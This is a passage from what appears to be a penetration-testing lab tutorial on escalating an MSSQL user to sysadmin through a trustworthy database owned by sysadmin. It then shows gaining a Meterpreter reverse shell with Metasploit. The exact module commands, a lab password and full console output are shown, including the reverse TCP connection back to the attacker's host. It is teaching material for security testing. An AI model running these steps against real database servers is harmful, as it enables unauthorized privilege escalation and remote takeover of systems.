msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > exploit
[*] Running module against 192.168.1.146

[*] 192.168.1.146:1433 - Attempting to connect to the database server at 192.168.1.146:1433 as raj...
[+] 192.168.1.146:1433 - Connected.
[*] 192.168.1.146:1433 - Checking if raj has the sysadmin role...
[*] 192.168.1.146:1433 - You're NOT a sysadmin, let's try to change that
[*] 192.168.1.146:1433 - Checking for trusted databases owned by sysadmins...
[+] 192.168.1.146:1433 - 1 affected database(s) were found:
[*] 192.168.1.146:1433 - - ignite
[*] 192.168.1.146:1433 - Checking if the user has the db_owner role in any of them...
[+] 192.168.1.146:1433 - - db_owner on ignite found!
[*] 192.168.1.146:1433 - Attempting to escalate in ignite!
[*] 192.168.1.146:1433 - ignite
[+] 192.168.1.146:1433 - Congrats, raj is now a sysadmin!.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > █
```

As you can see, the above exploit will do all the work to gain sysadmin privileges for your user. Now that the user has sysadmin privileges, we can further use the following exploit to gain meterpreter session:

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set username raj
set password Password@1
exploit
```



```

msf6 > use exploit/windows/mssql/mssql_payload
se[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set username raj
username => raj
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 4.40% done (4497/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 5.86% done (5996/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 7.33% done (7495/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 8.80% done (8994/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 10.26% done (10493/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 11.73% done (11992/102246 bytes)

```

And as you can see in the image below, our above exploit will provide us with a meterpreter session.

```

[*] 192.168.1.146:1433 - Command Stager progress - 93.83% done (95936/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.146:49699)

meterpreter > sysinfo
Computer      : WIN-P830S778EQK
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

These are both local and remote ways to abuse and exploit trustworthy property and gain privileges.

#### References:

<https://stackoverflow.com/questions/31120912/how-to-view-the-roles-and-permissions-granted-to-any-database-user-in-azure-sql>

<https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1>

\*\*\*\*\*